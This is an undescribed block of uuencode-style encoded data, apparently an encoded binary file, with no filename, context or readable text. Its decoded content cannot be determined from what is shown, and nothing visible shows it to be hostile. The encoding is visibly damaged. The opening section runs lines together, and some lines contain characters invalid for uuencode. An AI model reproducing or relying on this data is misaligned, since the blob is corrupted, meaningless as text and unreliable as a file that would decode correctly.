:9[!1DYY4<\V^ .CJ!+(4PJY%P-T;XP>[+`M84]L!WM:5)C`NL-!1Q]<0VK&-V!"`Q(&S(\4R,C\\$"R8`S36/NQ4#VC.AX#:M^N; ,U=8[0TP<P]A9#L(\Q[O`/+N0>3:7YYEA@</MG#>`UEN`YOR@`WU6T%<#M#)RW`>LMH,TVP%P*>CDQVOZ%F#9+@9\3P_8OQ+1;"G20>&#^VJ6O5TJ`/.8^M\$M#!*`BG,<`0C(5:&@=:PXD,\$TR\$M7H2<`)3X`QI*IP\$3@/AH` ;6TYFP_LP"MP\`< ,!G,!>O!?!+` ;+`2`P&(L12.@0P>&J0@+770/SH49S\$4/*G>)/Q)=P"L MH9`Z09\$RG)"0&!8*S6X#[3<!S57*3)(GS==#P/,Z\$98739C1G1`X-/2\$D@]M[\^HMVU"7:LY]0/0/0@IUD/JAW^AGO]GU&V;4-=N3IT\?4P`ER#U*[]0AZ-'M.?5<><5WD5=YAK-<,N9*ZA:P?4%%,BPLM@'[ILHDF]<]R.L^I/\`GH\$K,%CM.-]\@O/\C_CV;8I3RW\$L^WO>+Z`/#)`^A\AS\^OYQ?(\^LO/"O^C*=M4Y[:MB*?M;W@2ZD"-T`!T@@9,"4U@3<`)`.*`=C&<@&D#+>89@C@`8;P`.A]!U\$8[0MVCEM`X0;C07^,X\$0@]H\$<K`@##\$]*")-(#!_146CW@*LP_52GAB1=0"9W29MA^96X+(%N*`L8EG)T5I-T;9RM'8CFHBK!6X9T%*Z;P,>T` ;%+06:\0RO;<`;M2D9:"WQ@/GWC:X?X@AO-6X)_@`A,%N&P`V` ;:0\$@14@E:"N+B%=8[!%INV,C5M&: `0@8%AI`6`U):"]LI8X<UBL92QH(G:"B*@^<&N+7)1EG%)2=NZ%41"DX+,MO"*@;=,`+66` ;=,`[?50EC`0^&?`#C,; &I"1(!@_UT&8E+\(FAY`F\$.=6@`W MHC5@]\$8@AF""-(19!#V<,+I`#())Y!-N(`"PA7("#=03KB#@80`&\$;X@I&\$M)QA%>(`5T+^.`\` ;K"1]PCN@`IP&!X!81!">!H>`V`\$4:8\$N&\$!S3L2+^6Z%1_M!KJQ`ET<ALZM#U3030-5<)H_\$)V/KU9VEZ_D%R\,(>*A98V*AYI*8+"AU*"IME[J0?4*\`[";#)M`.NV`[#&VSMT+NT0JYQY!R5V?*\$B4/!>;L@BK\$4F"OB,]IMIB=U1D=E_/4P4^AR#BVE\+S@C!<0L#\FH@&-X`M(@9H\$[&P(G<\$QD0G8\$DDM``\B\$7"))-"+2`:#B50L` ,D`"UT=0\$2@%(& ;=QM85L:I.SHTW`9`7"O!9V@M>CNH;05Q&P&Q`<3#FKP1M-X`\$K#`JA8DPMPG;02M"-B^&OM_\KZ:*-C(.D-#MD0Q[F!38NW!A[@?C!C@&\$G=R?`WMSY<F__W]`[^_NOX07Y=23LG_SEN`/WG_MZ`^SR_E`P`/?]`?_Y%?<OW?0`LV?AWDZ-*`V`@WH_[`P^OO7L[]9L6VRN&CRM2PTBEQC5@09R-`.\$,NWF,OW(U`)PX4>56"TU2U/%K1_0RM:WR<JNM@`M%!THMYC@A,\$DHCJXICVXC?X>JX03[8\$KS^&A^\$-DO>S_*[^_L?_C[[_XD__^N/U[M>_KZ-+__U=+/P`??]O]/!_!3MGQ@\$!]I:X`1!UX2=NB9U./PAGY86H4WH() \NM<O2H^O`1]`_?U*]X8*?H*?U!7PAT+UD6.`V`\$/D,)!CA!QCY)@IQ6-, -6" M3S,:8:X%S`@++:(U8:E-6!`6-*(-G6!JP4%,6RW"AK!%T>R0TPXY[6F\$01:P M)<P0%0<:X:@%VA-.`!&CHLF!%V1XT8%W]"0GOH`H`3N5()0(Q=!D\$-\ .D`-M@L@`L(,"-\U-*!Y!X.D`P`%JU(\$&`YG4@6`@FC0@!X%H5P`,`#@`.<AG`\$,`M(E+`,` ,?#.("3,:ET"@5`!]"I='P9&X5"1<-\$ (A!@`PJ%.#KV82HX!4#Q!C()MY`R\$#JA`#@8!<C("P`50B>0`WW(4%&1\`:*&(U+A.`#A(A`.D` .P%P`V` (0MC@F`949CGSAX094@`W0A3X2-\$!1,`Z!X2@>3H&BP!"J&A-0J&J`3H\$@=-28M=(1#/H`#4!28-0Q9A:(,H2@2P`<VW&J@1KT&6`9J`V`H4\,^`QR`?3@4.1B`M;BB[12<M`A/PHM.>-,) `SKA2R`VZ(0_G0B@SQWH1"="* (3P70BA\$Z\$THDP M.@%EPJ(3L-B1="**3K#I1#2=B*3L72"0R<ZTHE.="*.3L33B00ZD4@GDNA\$M9SJ13"=2Z`273J32B30ZD4XGNM")##K1E4YTHQ/=Z40/.M&33F32B5YT@D<G MLNA\$-IW(H1-\ .I%+)_+H1#Z=\$-)WG2B@SX(Z40AC1#]P=8AK<9M]K_ ;:045M1V<C45-2?*4[[J"7B_L>F/7![N^V/7#KC]V`V`OG\1*YG`SY-N2-) (3N:SDM%!B8%.F)74A&4^65,;4;N8>*`<]1P3*2\$E-2*MF%>1?`3_H`)Z0S.<Q\$.=M/-ZH1=XVW/25+!P@`*1D`! :.CQ:CR;A=H4<@1<,'=.>P_\$)A@32%7R@D7HP MI?R0/(F@07../OE(`&WY9:C=..BNY(M_>C/S7[NA5>7FU#^_FQ6:1&C/FES+M_)]=U_J;][K*#6U0\$SGH#>#%0BQ_EWH7W*,113I\$`T*B`^Z#>^CMYSWT:08B

M>G=[;\$;W%A<X%Y-Q'SC7D7\$'.)20KM'T-D@./6K[M^"\$SAI1\$R':*8**\$1I3I\$
M&?CRUZ[[M8]TR<]>*XJ]W9/&9`?+/2**;>!#A<AI1H4/T)?KA]YSH52)TWJ(W
MGK\,(]' +XEM-]^LA"OW1F^1;Z'WR+1VB\$A:)&(#*)OZ\AS0\/)O^HQ\$#=8@J
MHEHE*)I-_H,HA5<1I(2)B862J/[A6\$V1\$*7P>["C/= \$?1"DBD`@/DA:, @?^B
M45;(6*H(.:UH-OKS8)-_F&-3)*;E&4W^>:'2L'%"580'23Z:C?ZB/<D_3*LI
M\$B?SR5`BMEP2B)(J4DX>,R'EQI9+534>YHB*PH3K2I5A>R5*"0:C%+-*D8A
ML;&5L1`#',M33A[10%*-9BM1;)P*<R0S@3AA%):64O:J.9,+&J.0KCV4>B0)
M1RM4VYAO\BF/A?//)GG*8ZD62<Y1M4ARCAA%5CRVO`+@F&3U])1KFTR,\BY'
MH4(WYDU>OS*#LTDLU>S*8S6*.5K!L5&FROK5**UH159QU<34HA62P)4<%R=:
M(0D%*">/ \$I&)HQ7DR1(V2E)>Y3"*30I17K^P0M@>BHI)9E2I(T4LN6@\HQ4<
MFZI-SA\$7QX-\RCDVEE!I'1",&[NB/9+(:-)2*&IA8YQH195K1"!4DWO7?_]E
M@3^ZD+OQBGTU!QS9I#%R)'JKFRWO9%0W<-G^_DTX3IC"1]V?;A,\$VI*DO.W]
MM\L`JCM"6M@(1NZ.4MD'3NX=1]O&U5(A(]BWD!NYI=\$2<:%B/T*KEKAUBX#S
M_E;@!\$#;H\W!:7`&#F_/<C1I/P?A\TU@"]2O'?2VX9+\>5G^O")_7I4_K\F?
MU^7/&_(G[\$+QLT'^O"U_WL%/<]2[XN=]^?,! ?J+[NF&7"=W' \$++'U_^B:V,9
MA`'= @*Y<?7@"Y*L/!1;0(K*!)MHP]\$]4!33P^TKGUB&6!00%H)V397?O#8#J
M9.EM"'Y6>AO0%7=H5T_@#J802W]>([^N(*+XC171!XX=<`. /IT(&7@.\2Y`
M[1N@#\$#!%5HH'H?V'>+'3S08)QJ^\$%\P=O47X"7\NQ\(%^7@)4,M1"4B];4
M7F0^0JUH9:%6*4F1PU4P:FW@--H'4=K'4=O'6?04F(#E=26E3/D<EFE%(<3
M6M4AX*2-J'(F1#5P)`!:!\$&(PZ\$P,'7QB*"@GAH&QQ'`PEQB!Q:0)*-!<H((
MA\T'C3WD,N@B7T!B4H-; ;P#JNQ<'4_AH[>6T#6C4`'6U58,)J(:`*HSQ8CDQ
M#2IW.IRGUL#)\#1@3<S"3+30/= \$4PN0+7J)Z\QLN-)(+ [<^Y;(!<T&K) LAE
M`^2RM04N;W_#A4YRH? \YE_V02QWD<@!RV0^Y'/J%BQ8:7Y%<U-\$ \$3QM6K55.
MK2\$]K",#LS(5P*!LH`I\$5X4^FG\C53R).HF&K1^)^NK5#,U*/YJ)A@F-5E;M
MIV&B;D*K1F\$&!CA02QX("F\$JJOW,]&H9FBC0(A2+\-)4!B,8D#`@3KR0,A4
M-52M#,9HTT^M<B"EQJ,A\$UTYU7^,)Z&,IX&U8].]=,RT8+-FYA@HHXR;F!9
M-A#=#HVVN9D(?3)?<JOUH&X^Y! =6Z>:GB?CV@&: &X`^B1O8!&G0\$M*P\$:FN
MOA8%,5J*;]02TK@EI\$DC4L-\$ \$Y43"5_C? [8, &O]C95!'95`?K\$4L_2%"ZH0Z
M5>LW\(_4B>)HH#BPY*B"J,LKB(:\@C3&5,>!VO)`]2;5#E5*#7FE5)=7RL:J
M1<.!FO)`FDJ8B]5@*@&3X\,T<K^!BI_>Z%=X-%0B:ZA\$UI!' -M&8P%7V(H0-
MB(7N9>!'7'4"XB8H)FZ!2J(!#"N@ (G\$73"+N`<6\$@_`6N(AV\$8\`GN(^)`X
M\13.&I^!&\0+\)QX"3X2K`\XC6A3KPA3(AWA!GQGK`A/A!NQ\$<BB/A\$Q!..?
MB2SB"U%*?"6&\$-^ (B<1W8BGQ@]A)_3.4`!QBT(0#RA4X@U%CA)4:<84C0H
M[2DT2A"%3N%0-"EI%"U*`46; ,I"B0YE" T:4LI.A15A#O*>LH#,I.BA&EGF),
M.4\$QH9RGM*(T4,PHSRGFE(\4"\H/BB55BV)%-:)84RTH3*H]I2W5DV)##:#8
M4:,H[:CQE/94+L6!VHOB2!52G*AE%&=J%<6%.H;B2JVAN%\$74]RI*RD>V/I9
M`<I/HC701CTG^?<!]J#XW<1G8C)\`?'2?Y&:7*]=G1:\%K3*V`M-URG\$`>9;*
M# [J?P1=Y;?"YSXB&^BX&C&8;P,6V]%-]<W3!4+WZW^0#KTA^0:^PUPA<VT`
MNPA]B+WH7`^TG^<;>.B>1:6&0RKK<!ZSS;0I@8PG;<!Y@Q@Z(ROJ]>#"#YL:
M]%%\$6U@:NSV:_G1-?RUJJ)5!P`+@M0&TL_+V4V]%=S91U^@'+?1`6"MIE?TJ
M:X".EH&_54XY[*8UJ_SI^(S7R5K0`NV@L`_4000,%A!AD):56AEJ76J]_&A4
M=(6^@>4"T--\$;0-PL/+NA5L/1+1KI=6*#BF:J.>4#]"<7`-T\$: "FH*^U5"6&
M@65.RY\$&J\%,S#>PQ%P"FG,)^*]R(8MBM@"DM=*X1N`HXF:MSR!B;G.)N!D
MHM`=3<W`%*8L&YC8&,G`K%>S>#25>)CX<B3-`_N0#)D+@"N*Y6Q@;96#HUNY
M)9*(-@J\$6B^WQ,%4RM*?Y^0IKL@C^NDJ(_CID5X3789+I8%&F8FNH[>2@.M
MLH\$F>@BCU0]Z,\$JCV\!\$13(8V[720`?&AA86]=DPLFLE#<6%"#*>LX*/<R,?
MY[!_Q_DO\,&ELS?76:<<RFQ`'Q*B1`!M2B0PH;!"!R4&!%`Z@5!*/(BF) (!X
M2B(00W\Q)04,H*2!891T,)+2!8RC9(`IE*Y@+J4;6\$[I#LY2>H)W\$/Y"X1'J
ME"Q"GY)-!%#X1%<([Z+D\$[TI`F(<I3>Q?IW4=*(.HJ8.\$8I(JY3^A`OH?)\
MI9CX3BF#)JT<&K: ^E!`*?PH?FC(1I0IB!E\$64X9`XU5,.4?!XU*B"-AH:UK0
M?J(- (S3P@QRPPY:')G_1*^-<)9+2\$(-#>R;8REJ\$SW_E<(W9,%^HF)C:"N"
M8!) "#<X(?B+Z7BIX0H\$G6;00`+FH]_B#0,I/.%9LB1'U' ^-\$<;97;Q)&2@*'
M\$>[\$5W"-Q\$"Y60)\$DB*WKZXP\$7JC;(B_(6.NOA=M&(0C9[=FTSK* &&!`&0N3
M4O\XJ7,+22?`I! /A!\$Y-,8TT'4" ^!# =U-PC?J95!9;@G9JA1\$S/4&1Z)&1H,
MS\0,&L,K,8/.\\$[,,-"@08>&0@SHAFH`/C11?`,`M%,]'FT3I,'R@JXM2>@Q
M?*&KCY(9&*JIP8<APP^Z#.P.:?RA:XQ=\$T8`=%MAUQ13,&-T@*XY(Q"Z%MAM
MC3&6,'<&5B0U:YRM-I@+^\$>K+<Z*#>)HBXG9X1RVPU':8]>>S*<#SJ\$C3N6\$
M\^",N;B0P:Z(A!O.B3OFXH\$I>^(\>&'2WCC4!Z?R)3/DAZ/Z8YX!) *H#+FL@
M=H-0WH,QB1#,A0APF!.-@)#N0*"H`(8P4@#(4@#H4@#85`#!DRD`48X5@+\$+
MJ8`1@340A#40B33`B,(*,"8*\$,\$*P*GT<2H#!ALK(!HK`%\$PHF+Y1V`YAV#Y
MAV+YQV#Y1V/Y(R865"Q^E-Z2\$8ODC_E9XXAM,(9)Q=)'Z6TP.UN<`3O,J!V.
MV!XGLL><'##&\$6?5"6?2!\$?!5-PQ1@W'-,=Y\@#,_`\$%+PP96^<,Q^<2U_
MQ0]C_<\$F`&>V`Q6+`C\$)P@2";; \$0G,%0S#`,`1MP(3\$CA&U+H2/H<`*`TJ\$GY`
M)/Q.4/A4+/LX+/M.6;/Q6/8)6/8)6/(:)6/9)6;/QN/)W1K+'-*`PDY`P#>A8
M^!PD?,\$*P.) /P>+OC,7? \$8L_#HN?B`6?@JM_(I8_PEAB\$E:8CS5)H@VFS<14
MVV*_#<Z`+<G:#J=NAX;/X]S;H^ (XD(D=<50G3,\9A[K@KB2P6Y4K(*.6`5<
MK()\$(K)DK`*4R@?GR! ?GV@_GUQ]3",!EZH!3!9)9"<*H8!PU!"<+Q:3#8+*-
MP\$#>`E*A#@R955`)V-6`0SRDAS1DAM*Q(KH@11@R":0)*E9\$!E9\$!E9\$5Z0(
MOU"%-\$`%BNB&&P%*98"-D"\$38#UT1WI`_`R,,1.H!X1J19(V-60.Q)I`3,U1
M0@L2TQH3M"2I6*&,P:.`N+8AN3)Q>%O,T`9GRA8`VY"! [5"FVE-Q6\C`FL!4

M' 7\$J)\S-60TK(A4K`@G!P(U\N)/Y],#T/\$EZ7BBR-YD;' \S4ERR '\Z:/Z88
M0*(ZD+P<3F#,(-@DF0(1H629,)@RHW'6-XJ"(!:10]DDWJB9I&)U-\$+J@.'
M0'WP<, /HB1M&%M9'+ZR/;*R/+PP,G'#R,'ZX&-)\' "[R\$4*8>1A?2!7;I3R
ML38\$N%4(<*O(QKK(P:T"A<J-4F^D"IOYJ(E<K(G>N\$WPL2)Z844@WC9D9FUQ
M)#O,O!W.<GL<;(^SZ8"Y..)0)\S+&9-VP:&N)'DW3,(=!WO@S'EB;EZ8LS?&
M^OE2LA3RLA=ZX3?!QF\C&.LC'.D!9#*9B#>3A%M\$#*R`?*D!WB(*D/R%
MJ\$&\$'Z2'0J0'(>H4#+#\['\15C^8BS_(BQ_\$99_'99_'RQ_,9:_!,G?,!PE
M-J!B^??! \I<B^6,>4',RK`&\$:H79F#**L0:0:XY266`NK1DEN#%@:E8XE35&
MM<%LF)AE6TS!!J>UQ7'L<*;;X2RV)Q/;XYPZ8)0C3N:\$23B3P2XXV!6G<\,T
MW)\$,H`J*L`H03R\JU@!BXX-9^I*E<\,Q_7', '!+5'9<Y\$!=0WB^78"5(L!+Z
M8"5(H1*,Y\$HH14HH0XV@'.H`I`J`9T@&R2>58!Q58!WVQ#OIA'90B'5"Q"OHC
M%:AC#51B#91A#='IN'D,P"JHP"i'3=\$ (8XQQ*A-&%6X#?;&\$2'N\$,.:8.;1(
MF\$9KS-*248UTH(Y54(E54(U54(E;035602E603E603E601EN!,BU5\<*(U1
M)5;'`-P&2K'\^^ (V@!FZX>RZ8Y0'B?+\$^?7'.'?&>?3!+,E&H([EC\"J% CZ
M%5CZ*%H0691@G#X\$<PPE46\$P*QN!GEP!@U'_8''0!@:C5C`\$M8*A2`.#D'8,
MR*'14'R!85@#PW\$K&()5,'*W@I%8!Z.0#C'I'WT#<FPT'.M@--;!&-P,<(Q
M3F>"Z;5BC,5*0#3,R&'R'9"&:"S6P&C<"L9@%8S"*AB,53`*JV'P5@ \$B8\$NR
MM\ -DVN'\$[4F4/8[K@&DXXF'G3-49Y] \$%1W7%Q73#]-QQ\3VH6'5#L`J&816,
MQBI`B7PQ,3<T1]%, '1.^#!6(WB"Q0,/D(P21",9<PF-^-@`%MWTYZ!M6`
MSLU04^/"`1(WOP,!-.BA(X!!@T0#`MEZ&AB6`N[V@BA@ [VZR*NGSD6R1[`!
M@&VQEX%=(X0PQEX3Y&V%'%, ,FV'7'"\$LD-, :PY; (:X6]UMAMH`%%(U(N,CP(
MML&N+4+886\ [Y&V/'`L, .V#7\$2&D., 81?D=<5>-^RZ(X0']GHBKQ=RO#`L
M@ [R^V.N'77^\$"\$! !PP'8C<((8*Q-P1Y0Y\$3AN%PY&5A;P1V(Q\$B"GO9R!N-
MG!@,QV*7@Q`=D=,)PW' (&X^)"=A-1 (@D[.V,O,G(2<\$P%WE3L3<-N^D(T04Y
M&1CNBMUN`-\$=>WL@;T_D9&*X%W9Y")&%G&P,YR`O'WMSL9N'\$/G(\$6"X-W8+
M\$*\$ (O87(*T*.&,-%R-L')>R78E2*\$#`N+D;<\$.:48+L-N.4)4(*<OAOA;W_L
MK<3N'(B`HQSL5B&,(=LF'X,P;C`)#,'`4.P.(U'`R<<(C!N)W5\$D:C0&QI#`
M6/(Q#N/&D\`\$#\$S\$[B02-1D#4TA@*OF8AG'3L5M#HF:0CYD8-XL\$9F-@#G;G
MDJAYY&^QBW`D(2M0@#BTE@"?E8BG'+L+N<1*T@'RLQ;A4)K,;`&NRN)5'K
M,+>#!:0CXT8MXD\$-F-@`W:WDJAMY&,[QNW`;BV)VHF!722PFWSLP;B))+'
M`_NQ6T>B#F#@('G4DX]#&'<8NT=(U%'R<0SCCI/'"OR<Q.XI\$G4:'V=(X"SY
M.(=QYTG@`@8N8O<2B;I,/JY@W%7L7B-1US%P@P1NDH];&-='0^YM\$G6'?-S%
M(?=(X#X&'F#W(8EZ1#X>8]P3[#XE4<\P\)P\$7I"/EQCWB@1>8_<-1KTE4>\P
M\)X\$/I"/CQCW";N?2=07\O\$5X[Z1P'<,_##00(^?\$+<14'T,4`\`C;\:M-[J
M--0!P&`:2D`WT,([@`[J'0ST4!=@H([`\$/<!QBA/L#`!'<"IJ@3,#!'O8!!
M:]P-6\$+J#08!N'\)@.0-/"!]`P?@\$@ (D8F"\$&!MRF78Q!!TS?}\$-WQ/3;8OKF
MF+XAIJ^)Z, <&Q@8!')1-^/%1=V,\$W2-#&RXJ)^Q@*Z)'8.+QKFH\$*:H:S(S
M)"(NN8\$W="T,SL+FHJ['EHNEW*! ?U-7Y<U->X0;>-07OH,@VLN:BW:<5%00TJ
MORV2#>QN0J#;G\`7NNT-7+FHPVG'11V.%1=U[T@B3@:ZT'7&/8Y!,!=U.3Y<
MU.6X0-?=P(Z+^AQ+Z'H:&\$/7"PO9&XH?CG&1_'RQ=/T,M*'KKP%V<[`XM2
M%XG2`(E2"XG25-Y9HY0:ZEA1K;\$@478UR;[:&,M1\$\NQ%98C`\L1T=;7P'(T
MQW*D83GJ8SEJJ,C1",L1Y=!4#<O1046.UEB.=EB.;BIRM,)RM,=R],)R=,%R
M9&(YNF,Y.F,Y>F`YML=R], =R;(OEZ(/EB.3KC.N""ZX7KEAG;EAX[@9MH&@<
M:;O`.#B6'+\ -3\$B!X_F)^*G.F(2?&HS)Z+D1J!OHD/&FR.--E<);)H\W'3]I
MC!K\I#-FX"><!LPD/33&+-)#9\PF/9J,.:1'BS&7]&@SYI'<:'8>)+?Y<FX+
MY-P6RKMDMG-;+.>V1,%MJ8+;,@6WY0IN*Q3<5BJXK2(].G(V<!Q,\H'3\$9(1
MG).3G.!X>#7I,62L(3T,QEK28\181WJ,&>M)CPEC`^EIQ=A(>DP9FTB/&6,S
MZ3%G;"\$)%HRMI*<U8QOIL61L)SU6C!VDQYI12WK:,' :2'B9C%^EIR]A->FP8
M>TB/+6,OZ;%C[",][1C[24][1AWIL6<<(#T.C(.DQY%13WJ<& (=CS/C,.EQ
M81PA/:Z,HZ3'C7,]+@SCI,:HS<NK>@BEYN@,U\$%<B@_0*G:(#!2PQC, IDT!
MZSOM0)W63'!1APF>,VS!%T85^&%TG%'W?D@8FN@1;4SZ\$8Z'0J"CKQ1"YP"
MY!'7]J'5./E_`A62?_7\5S(_#WUVLOP_.03V)_<_>GOX>S:_]';W_?`U_
MQ\$]Y_BM!\$`B`I\AYAISGR'F!G)?(>86<U\AY@YRWR'F'G/<T\(\$&/A)`*R8A
M-3,R.2.)F_@7;SK\!%&LA-0(3DHF^5D).KK_2S\B+C\$]FI,2JT1^@<2CV(V1
MOL)TG6)975E12M0WF"Z9TS\$ABL6.4R*_`ST`OA9V<Q\$[@*G\$_T*F2SJFL9+82
M]9,'!MQD3E(<6X4)>AVJQTU/5,T(>CVH\$\E*X?HJ,10":>DQBES\$E285Y8*
M&37(#Y*I)4H=4@94?'T"E#B-#EC!"7J8JDP8CIL9SDN*3\$Q+C,6%9*+)V`
M&=.#>67'1Z&8)\$ZS\$>?G(<=IP8REQ+(:\$=HDPLO73X[0(1'>'3YRA"Z)\/7T
MDB/T8%FXG!AVLAS6AW`L*XVER(L!`>CQ4;YRR!!#F(,#"DH&6'UH!QF-F;;
M6`6IS*8).KH2R\KTE,.M"*")RB\$'3=%5;#`8A,P@Q(Z,R(Q/C&+3"7,(17*3
MY9`%A#B1\7*H-802HQ4Q+5',B\$@Y9(4@99@U9)C4*3+%/S.)%44GVA"QH51
M,<"\$%9L=S\Y\$XQZ9:9Z90B2^+P7K.3(Z,349'S3)IVP@323(WWDD*T\+^0M
MG#188!)O!WFEQK,BY6`[=(PJHE-4M!:=&0(<=S>E")]K#-%\$I*9F=DF`D>PB@
M&SLQX\$`C:A8TN(\`U*2DTC`"2>1QW*6IT_A0.[:'\$2"=\$)%\@2(QI+A/&N
M\O0XB3IBP4+'D^)B6/%0_9U8=,*-9.>'`7=4=2#0%8*&>J!U`@1W+@4#*/-
M[[&HI.@B5&7!O""-5*1*;W1R#Y8%"0/Y?:"?&Q\?Z^E')WRA<)-9Z9GLA,A\$
M=\$4IG?!#%4<%D\F)0L?CY'>EFL6S8CB1F2@"*G12:D0<!#NQ0?<S)N%)W/2
M6%PV&<&T:1@L?0*+FYK,;D(5RTN%JGFS(%6"K9N%-26JRBZV"4VSIB&J)%6"
MD(1_DQ,<I)I,&^M&(7E_9`81(A4:2*03.A&@0"6Q4E+2\$Y-AO>Y`\$N,8J5R
M8S,Y"=&)D\$!B&B<*FH2D3C\$I="*0`";*&(G)G!3>4VH\$#H1I*27G,A-C\$R,

MHQ!/L!90%&2:!FF0C\$,4-)9<7\$1K,A.L'4G1,4A"QA*`&,R"* (2H&F/(^I MI1-AZ-)'%) *8P,Z,R("EC&=UR8SCQ'.XJ! [\5`1#\$_YK\\$8; (: #<9-M% C[@ MYX^/BBQ%I\$9' PXRJ!O[\JDC,2DA,R(A/3\$W)C&>C#') 2XNEH5SC).3*9!:T/M-(\J@2Q%>9+B6)P\$U!8,1FD:*#B5/'1"CQN/8@<AQ4'RQ_5!(),(HF'M8K> M.3\$)ZX-.1,.VHX"@_KAT`C9G724F,C\$AFD[\$(D5QD)D),1`5RXE!9V!A"U.B MXME1G%28E8Z0F!() ^V@ZT0GIDU0EIH>N#J83<00P5,7BFX3I1#PT"<EL6-\R MR1N&M4E`?L^P9DPG)&98?2%-Y%>IO"E(H['_;H7Q9'V/3(9=@(7%CI%GB`2 MW8`<S8F\$B7`"JARO%!SL>511N)?Q@X9*OTFL#GXH,445C6)V\)/SEW`'_7Q MJ"N#G4K+`;!_:7(@\T^ .P#8YKZFK'&R35V1,'5-UP#3D3\$=.#7)F(&<F<F8A M9S9RYB!G+G(N@ZFH!Y*3:?\$R431><U6,US1XHN(L@12FR1**2W,%TGSRJ"@, M*<CG5:"+&^D206]1#H\OAS9;RI<4\460B(:T#YPZP"QKPD\$>G#?@)#19J9@D MH9[-D\J@`5<3%:-[&:D\3!%&XB,IT%`HU@H=^5RQ5[,T7R`1%HG%,+XFI,DO MS"'Q<C_2&\$V:SW-M],SQC=P'!S-R'QS%0/8R`;YQ5#T?EA[Q+\SQQ:X/=F\$, M+9(JR5H)(,KJF`?,.GRB<]#P@>[ASLZ";K8,\$J4*L@O1G96Y&).5C5SD5R\J MR):BP]4RA-/C%_)=<\$<;3M<33#7*G\239N5#7,(D&^:#4HAD6US(RW8MR,E% M]ZEPF:>7*Y*_%!V.DDAYZ#`44HA44H31\$&#:#-<B%\$\$/^UOY\ (5YO\$)47C68 M` (J&#A^N4IX4:PYZ9>B(F`H^8@DQQ?D\;XWE(4&R@3VR`H+\SW)T`<U&N^; ME?!*T47`A3RH=7T5/\$G7K!GV?%7TUKX4@],&<4K\$%MN^>1"O6);O)A#E MXNMM2]#WFMR*"O)@;IDMQ83S4O)[9FYH`/'K`XE8)LY&]:AU\R"8N1)(F\S@ M+[2S>4)A%B^ [P(V\ANJLTO46"0B"]TRU+<S*VI[`S0!:!*?E=H3*"4L:%' M)^V3DZ#)0^8\$W0:-PY00M"]05ZA\$, "UZN`IOV]+\$WFRQ"-8*M7Q!'@S5*.3G M"(I1M8.M%-][B^Z*5<?>?\$8)3"/);(<7`'.@! ?6@PT=(#1^\$8ZC`1A`V5H%- M(-Q*!3:%L)D*;`[_6:C`K2%LJ0);0=A: !6X#8:8*C&XVM5&!;2%LIP*W@W! [M%=@>P@XJL". \$G51@9PB[J,"N\$`93@=TA[*\$">T+82P7VAK"/"NP+83\5V!_" M`2IP!P@`JL!!\$`Y6@4,@`*H"AT\$X7`5F03A"!8Z\$<)0*S(9PM`H<`^%8%9@# MX8XJ<<(QZG`\1!.4(3(9RD`G>&<+(*G`)AK@J<"N\$T%3@=PEU4X`P(=U6! MNT&XNPK<[]DVPAG0KB7"LR#<)8*G`WA`!68#^%<3@/POG-B-0@7M#N\$`% M%D*X4`4605BL`A= !N(*+(&P5`660;A8!2Z!<*D*7`;A\F;T*E3@OA#NIP+W MAW!EL_0#FO\$;J`)70;A: !1X\$X<\$J!\`(#U6!AT%XN`H`L(C5>!1\$!ZM`H^! M\%@5>!R\$QZO`\$R`\`\$4Q2PI,A#\$<<`!U8G29_3I<_:`3/&?+G3/ESEOPY6_Z< M(W_.E3_GJ?";#`\$%*O!"")2@1=#>(D*O!3"RU3@Y1!>H0*OA/'J%7@UA->H MP&LAO\$X%7@_A#2KEW0CA32KP9@AO48&W0GB;"KP=PCM4Z-5">*<*O`O"NU7@ M/1#>JP+O@_!^%;@.P@=4X(,0KE>!#T`XL`I\!,)'5>!C\$#ZN`I`^`\\$D5^!0^ M"-T(GX`P6168/!C="%^`\,5FX9>:A5^6Z_6*BERN0OA:LWIT706^`>&;S>+? M:A:_006^#>\$[S=+?;9;^7I/TZ,:V^^`!0,>K`<\$E=\03QC3\\$BU&OM_%(`J] M0TOB;@1\$2P%,(#24D`*>G/:+"!904JMI0!\$2KVE`\$1*HUE`K((4K:4`1(K> M+"!\$D4*SI0"40JLQP*"3@KL:#-`F7WL@JX;OLV.U)T7U<G*.<<J*?^4#=#3 MH0[60AT<AG*^#27[AOB1`U0@3\K\^_N____=7W_]P`*=%R6LI4HH\$>&;Z5WG\ MV?>_O#U]FKW_\?;V]?GW<_\7-W9[K^W]:D)X=R)0V5)]<2EA>KKY,+T\ M/+S</3W=/?R9GOZ!\+^/+U/"\$^0RV65%3#M(`1&)%!>5PWJ7+V,Z1#JB))XN M.*\$+,UK"YS-3Q+FR403%]VAQL2B')_`.N"C;39X<? [<:?[4&/HO0%X#N<R8 MA%1F)#F+DT=KQ*!XN8BR5\$XYB#DN+F9F`T1,"9QT2>4?,V<*9.C[L[!-,`O% M.8+<<D0%XF`F^!+\>5@97U(H)3_WSL?T8_@BOH0G9"859PD%V<PX039?).6C MS]46(8PT`WW8M-!*7Y7NB`F7X`^\$,N\$SU?TX1,FE`3,A`-/AO(I88KQ55>. MB`Q/5,X4\F2-<5LN;6.A<A3?7,X7%_)K_?"(I4*AS)T`Q:<RN<6"UV8,"8B MDL[AQB:F<IFLA`QF.BLYF97`S0C"7Q)'GT_FE_!%RJ_D"B!E6`P)3R0KAQ)! MJ>/9R6AMD\N*X,1QN!FH"-<\$;@([)849G9C,9#&36,E<3F1J`"N9F92:G)28 MPG9C,E/X?(4X<3E:EF@N5@J46@Y?QA,(I8IB9T`)2F`NA#G,?%X)^AIS-E]0 M`O/&8V;#60;GNL!"11>/D1],Q]^&+X)64\ (K#&)*Y7G#E2TR,2F#DQ`#L\S) M1=]+<F`BCT^A3P;!./+P-_OM(RKL\LDF`)I>/K#S2<C+YC=-F2G%B)BW MMX<B2H18*d,U/Y[%]/#R]/1T12_3Y6&I*2PYPSB!J`!]O`AG7"C(DO`DY>B[MV#(!6NHH1TK(*1?Q"N5@XU?A41TOAKT!K"Z(3B\$/DT%B*\P2B)!VQ9(")'5G MZ\$4?;E:A#T7`S2^6NJB"=AN\$)5LL2A`@.`\?^@NM)%M<(F)7I?EB(9),CYB3 M"S_R`K(@<.:TB)\M@!247]<F>6<K#0DD`!NIG*N*)/)@94!44`LO4GY9".E, M`77-"Z6#?KX-_J>\$E\D4TI)(D8DR`^*P<8M@MG@9Q?+T.JN"ZQQ>;"#A=&4 M11;*RZ=J+<B*U@)Q%_S):Y@?7%V17\4@ (6KD)\71M\TA@4;&"JNDX(\$-17: ^ M&/)V8<I7V+([H[*SA-*Q<Q"/E^&:Q=J37Q>=CX6`C81S?/53+>_A:14104 